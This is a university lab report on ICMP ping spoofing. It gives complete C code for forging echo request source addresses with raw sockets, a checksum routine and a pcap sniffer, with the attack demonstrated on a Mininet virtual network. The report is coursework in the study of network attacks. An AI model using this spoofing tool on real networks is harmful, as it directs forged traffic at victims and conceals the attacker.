Bangladesh University of Engineering & Technology
Computer Security Sessional Lab Report

ICMP PING SPOOFING

Implementation Report

1505015
Subangkar Karmaker Shanto | Group – 9 | 9th September-2019

Level – IV Term – I
Section – A1

ICMP Ping Spoofing

Introduction:

The Internet Control Message Protocol (ICMP) is a supporting protocol in the Internet protocol suite. It is used by network devices, including routers, to send error messages and operational information indicating, for example, that a requested service is not available or that a host or router could not be reached. Actually, ICMP works in between Transport & Networking Layer.

ICMP ping spoofing is a particular demonstration of IP spoofing attack where source IP is faked to send echo request to destination. This is performed by creating false source ICMP packets from the attacker's node.

We can say the attack is successful when attacker pings the server with echo request but it is the victim who is responded with the echo reply from server.

Requirements:

- Any Linux Based Operating System
- libpcap for Linux
- Privileged/Administrative Rights
- Qt4 for frontend UI

Attack Procedure:

We have divided the attack in two major parts:

1. Spoofing to carry out the actual attack
2. Sniffing for verification

Implementation:

- **Sniffing:**

  We have sniffed ICMP packets from adapter using pcap with filter set to "icmp". Our program continuously sniffs packets from the provide adapter once it has started. As we are to deal with ping packets, we only displayed echo request and echo reply packets in console. We have extracted source-IP, destination-IP, ICMP request type (echo request/reply) & ICMP payload fields using standard IP packet & ICMP packet format.

- **Spoofing echo request:**

  We have created the ping spoofing program using raw sockets in C. Echo request spoofing is performed using following three steps:

  - **Spoofed IP Packet creation:**

    The actual spoofing part is carried out here. Usually we open sockets telling only the destination IP to send any data packet in UNIX systems. So, setting the source IP is done by the OS. Hence to spoof IP we had to use raw socket to set every fields of IP packet. The creation is done in **create_ping_ip_packet** function. We have passed a payload with the packet to clearly identify our spoofed echo request and echo reply at server and victim.

    So, our IP packet has IP header on top with ICMP request packet as payload.

    - **IP Packet Header formation:**

      IP packet header fields are set in ***set_ip_icmp_header*** function. protocol filed is set to IPPROTO_ICMP as for ICMP and tot_len is length of IP's payload i.e. ICMP header + ICMP payload.

    - **ICMP Echo request Header formation:**

      ICMP packet header fields are set in ***set_icmp_ping_header*** function. type field is set to ICMP_ECHO for ping request.

    - **Computing Checksum:**

A 16-bit checksum is computed and set in checksum field of ICMP header. Checksum is computer over ICMP header and payload.

- **Sending Packet over Raw Socket:**

The whole IP packet is kept on a buffer and sent over a raw socket in ***send_raw_ip_packet*** function.

We obtained a socket file descriptor with a call to socket function of <sys/socket.h> with

domain: AF_INET (for IPv4 protocols),

option: SOCK_RAW (for raw network protocol access) &

protocol: IPPROTO_RAW (for IP layer)

Then we set options for that file descriptor using setsockopt with

level: IPPROTO_IP

optval: IP_HDRINCL

setting IP_HDRINCL option prevents IP protocol layer to add any IP header and so it allows us to user our custom IP header.

Finally, we send the buffer to destination address using unix system call, ***sendto***.

Codes:

Significant source codes for this attack are attached below:

- **icmp_ping.h**

```
1.  //
2.  // Created by Subangkar on 07-Aug-19.
3.  //
4.
5.  #define PRINT_LINE(msg) {\
6.      printf(msg);\
7.      printf("\n");\
8.  }
9.
10. #define PRINT_ERROR(msg) {\
11.     PRINT_LINE(msg);\
12.     exit(0);\
13. }
14.
15. /*************************************************************
16.   Given an IP packet, send it out using a raw socket.
17. *************************************************************/
18. void send_raw_ip_packet(struct iphdr *ip);
19.
20. uint16_t in_checksum(uint16_t *buf, uint32_t length);
21.
22. /*********************************************************
23.     Fill in the ICMP header for a ping request.
24. *********************************************************/
25. void set_icmp_ping_header(struct icmphdr *icmp, uint16_t payload_length);
26.
27. /*********************************************************
28.     Fill in the IP header for a ICMP payload.
29. *********************************************************/
30. void set_ip_icmp_header(struct iphdr *ip, const char *src, const char *dest,
            uint16_t payload_length);
31.
32. /*********************************************************
33.     Create an IP packet with payload for ping request.
34. *********************************************************/
35. struct iphdr *create_ping_ip_packet(const char *src, const char *dest,
            const char *payload);
```

- **icmp_ping.c**

```c
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>

#include <unistd.h>
#include <stdlib.h>
#include <string.h>

#include <stdio.h>

#include "icmp_ping.h"


int main(int argc, char const *argv[]) {

    if (argc < 3) PRINT_ERROR("usage <source-ip> <destination-ip> <payload [optional]>")

    const char* payload = (argc<=3 ? "ping spoofing test" : argv[3]);

    struct iphdr *ip = create_ping_ip_packet(argv[1], argv[2], payload);

    printf("Sending... \n%-15s: <%s>\n%-15s: <%s>\n%-15s: ",
        "Source", argv[1], "Destination", argv[2], "Payload");
    puts(payload);

    send_raw_ip_packet(ip);
    return 0;
}

/* sets the header fields of an ICMP packet for sending a ping request */
void set_icmp_ping_header(struct icmphdr *icmp, uint16_t payload_length) {
    icmp->type = ICMP_ECHO; // ping request
    icmp->checksum = in_checksum((uint16_t *) icmp, sizeof(struct icmphdr)
        + payload_length);
}

/* sets the header fields of an IP packet for sending an ICMP packet */
void set_ip_icmp_header(struct iphdr *ip, const char *src, const char *dest,
        uint16_t payload_length) {
    ip->version = 4; // IPv4
    ip->ihl = 5;
    ip->ttl = 20;
    ip->saddr = inet_addr(src);
    ip->daddr = inet_addr(dest);
    ip->protocol = IPPROTO_ICMP; // for ICMP packets
    ip->tot_len = htons(sizeof(struct iphdr) +
        sizeof(struct icmphdr) + payload_length);// ip payload length
}

```

```
48. /* creates an IP packet for sending ping request for given source, destination a
    nd payload */
49. struct iphdr *create_ping_ip_packet(const char *src, const char *dest,
            const char *payload) {
50.     static uint8_t *buffer = NULL;
51.
52.     const size_t payload_length = strlen(payload);
53.     const size_t buffer_length = sizeof(struct iphdr) + sizeof(struct icmphdr)
           + payload_length;
54.
55.     if (buffer) free(buffer);
56.     buffer = malloc(buffer_length);
57.     memset(buffer, 0, buffer_length);
58.
59.     memcpy(buffer + sizeof(struct iphdr) + sizeof(struct icmphdr), payload,
           payload_length);
60.     set_icmp_ping_header((struct icmphdr *) (buffer + sizeof(struct iphdr)),
           payload_length);
61.     set_ip_icmp_header((struct iphdr *) buffer, src, dest, payload_length);
62.
63.     return (struct iphdr *) buffer;
64. }
```

- ## checksum.c

```
1.  uint16_t in_checksum(uint16_t *buf, uint32_t length) {
2.      uint16_t *w = buf;
3.      uint32_t nleft = length;
4.      uint32_t sum = 0;
5.      uint16_t temp = 0;
6.
7.      /*
8.      * The algorithm uses a 32 bit accumulator (sum), adds
9.      * sequential 16 bit words to it, and at the end, folds back all
10.     * the carry bits from the top 16 bits into the lower 16 bits.
11.     */
12.     while (nleft > 1) {
13.         sum += *w++;
14.         nleft -= 2;
15.     }
16.
17.     /* treat the odd byte at the end, if any */
18.     if (nleft == 1) {
19.         *(uint8_t *) (&temp) = *(uint8_t *) w;
20.         sum += temp;
21.     }
22.
23.     /* add back carry outs from top 16 bits to low 16 bits */
24.     sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
25.     sum += (sum >> 16);                 // add carry
26.     return (uint16_t) (~sum);
27. }
```

- **raw_socket.c**

```c
//
// Created by Subangkar on 07-Aug-19.
//

#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>

#include <unistd.h>
#include <stdlib.h>
#include <string.h>

#include <stdio.h>

#include "icmp_ping.h"


void send_raw_ip_packet(struct iphdr *ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    if (sock < 0) PRINT_ERROR("Could Not create raw socket")

    // Step 2: Set socket option.
    if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable)) < 0)
        PRINT_ERROR("Could Not set socket option");

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = *(struct in_addr *) &ip->daddr;

    // Step 4: Send the packet out.
    if (sendto(sock, ip, ntohs(ip->tot_len), 0,
       (struct sockaddr *) &dest_info, sizeof(dest_info)) < 0)
        PRINT_ERROR("Could not send ip packet");
    close(sock);
}
```

- **sniff-pcap.c**


```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>

#include <net/ethernet.h>
#include <arpa/inet.h>

#include <netinet/ip.h>
#include <netinet/ip_icmp.h>


void got_packet(u_char *args, const struct pcap_pkthdr *header,
        const u_char *packet) {

    int packet_length = header->len;
    struct ether_header *eth = (struct ether_header *) packet;

    if (ntohs(eth->ether_type) == ETHERTYPE_IP) {
        struct iphdr *ip = (struct iphdr *) (packet +
        sizeof(struct ether_header));
        if (ip->protocol == IPPROTO_ICMP) {
            struct icmphdr *icmp = (struct icmphdr *) (packet +
        sizeof(struct ether_header) + sizeof(struct iphdr));
            printf(" Protocol: ICMP\n");
            printf("     From: %s\n", inet_ntoa(*(struct in_addr *) &ip->saddr));
            printf("       To: %s\n", inet_ntoa(*(struct in_addr *) &ip->daddr));
            printf("     Type: ");

            if (icmp->type == ICMP_ECHO || icmp->type == ICMP_ECHOREPLY) {
                if (icmp->type == ICMP_ECHO) {
                    printf("ping request\n");
                } else if (icmp->type == ICMP_ECHOREPLY) {
                    printf("ping reply\n");
                }
                if (packet_length > (sizeof(struct ether_header)
        + sizeof(struct iphdr) + sizeof(struct icmphdr))) {
                    printf("  Payload: ");
                    puts((char *) packet + (sizeof(struct ether_header)
        + sizeof(struct iphdr) + sizeof(struct icmphdr)));
                }
            }
            printf("\n");
        }
    }
}

```

```c
int main(int argc, char *argv[]) {
    if (argc < 2) {
        printf("Enter adapter name");
        return 0;
    }

    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp";
    bpf_u_int32 net;

    // Step 1: Open live pcap session on NIC with given adapter
    handle = pcap_open_live(argv[1], BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    printf("Capturing ICMP Packets.....\n");
    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); //Close the handle
    return 0;
}
```


Demonstration:

- **On Virtual Network created using Mininet:**


Topology




- First, we created above topology virtually using mininet




- Now, we have 4 different hosts




- After that another terminal oh h1 is opened which will be used to attack on h2







- Then we start sniffing ICMP packets on each of the hosts




- Now we run our attacker program on h1. We will use **h1 as attacker, h2 as victim, h3 as server and h4 as any other host on the network**.




- Here, we run the actual attack on h2 by sending 15 pings from h1(10.0.1.10) to h3(10.0.1.20) using source IP of h2(10.0.2.10) with a payload "h2 is spoofed" for verification.






- From the above captured packets, we find that although h1(10.0.1.10) has sent the ping requests to h3(10.0.1.20) the packet contains 10.0.2.10 as source IP i.e. h2 as sender. Hence, h3 treats these ping requests as those has been sent from h2 and so h3 has sent ping replies to h2.

